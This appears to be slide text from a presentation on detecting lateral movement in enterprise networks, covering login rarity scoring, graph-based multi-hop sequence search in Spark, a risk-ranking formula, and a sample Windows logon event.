


LM Graph Pattern Characteristics




Lateral Movement Strategy

- ◆ Rank individual logins
 - ◆ Train: learn common user login patterns from the data
 - ◆ Predict: assign rank (`logLikelihoodRatio`) to every login. Rank high those that are unusual
- ◆ Construct time-ordered connected sequences of logins
 - ◆ Predict: find top N sequences of logins with the highest combined rank



Generalized “Rarity” Classifier


- ◆ Used to determine **base risk** for logins
- ◆ Extensible feature vectors mix numerical, categorical, and text features
 - ◆ TDigests for numerical
 - ◆ Bag of words for text
 - ◆ Vectorized categorical statistics
- ◆ Learns “normal” in-situ
 - ◆ Priors out-of-the-box
 - ◆ Every network is different
- ◆ Scalable spark implementations




```

<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Security-Auditing" Guid="54849625-5478-4994-
    <EventID>4624</EventID>
    <Version>0</Version>
    <Task>0</Task>
    <Level>0</Level>
    <Opcode>0</Opcode>
    <Keywords>0x8020000000000000</Keywords>
    <TimeCreated SystemTime="2014-09-18T08:44:55.71261300Z" />
    <EventRecordID>12569293</EventRecordID>
    <Correlation/>
    <Execution ProcessId="468" ThreadID="1172" />
    <Channel>Security</Channel>
    <Computer>SQRRL-DC005.sqrrl.com</Computer>
    <Security/>
  </System>
  <EventData>
    <Data Name="SubjectUserSid">S-1-0-0</Data>
    <Data Name="SubjectUserName"></Data>
    <Data Name="SubjectLogonId">0</Data>
    <Data Name="TargetUserId">S-1-5-21-2000478354-153298954-725345543-3869</Data>
    <Data Name="TargetUserName">CR-WK301</Data>
    <Data Name="TargetLogonId">0</Data>
    <Data Name="TargetLogonType">3</Data>
    <Data Name="LogonProcessName">Kerberos</Data>
    <Data Name="LogonAuthenticationName">Kerberos</Data>
    <Data Name="WorkstationName"/>
    <Data Name="LogonGuid">(A2E724D7-9845-C011-BFC8-CDD0B84CFD2EB)</Data>
    <Data Name="TransitedServices"/>
    <Data Name="KeyLength">0</Data>
    <Data Name="ProcessId">0</Data>
    <Data Name="IpAddress">192.168.41.108</Data>
    <Data Name="IpPort">53584</Data>
  </EventData>
</Event>

```




Multi-Hop Predict




Multi-Hop Predict: Combinatorics


- General Problem: Subgraph Isomorphism
- 5 edges $\rightarrow 2^5 = 32$ subgraphs
- 10 edges $\rightarrow 2^{10} = 1024$ subgraphs
- 20 edges $\rightarrow 2^{20} = 1,048,576$ subgraphs
- We run with billions of edges...
- Solution: grow small subgraphs in parallel
 - Prune early and often
 - Agglomerative clustering
 - Message passing




Multi-Hop Predict: Message Passing



Multi-Hop Predict: Message Passing




Multi-Hop Predict: Message Passing



Scalable Implementation




- ◆ Large scale, parallel implementation
- ◆ Multiple Independent Variable Bayesian Classifier (MIVB)



- ◆ Spark extension for graph processing
- ◆ High performance message passing implementation
- ◆ Used for agglomerative clustering / detection of LM structures

Processing Workflow



False Positive Reduction

1. Rank:

$$L_{LM}(l_1, l_2, \dots, l_N) = \sum_i^N l_i + L_{time}(\max_i\{t_i\} - \min_i\{t_i\}) + L_{length}(N)$$

Base risk factor Time risk factor Size risk factor

2. Normalize:

- Smooth out discontinuities in ranking function
- Apply historical context to determine probability of seeing a given rank
- Convert to risk score based on likelihood * impact

3. Threshold:

- Analysts usually care about LMs over risk X

Building the LM Detector



Threat Hunters




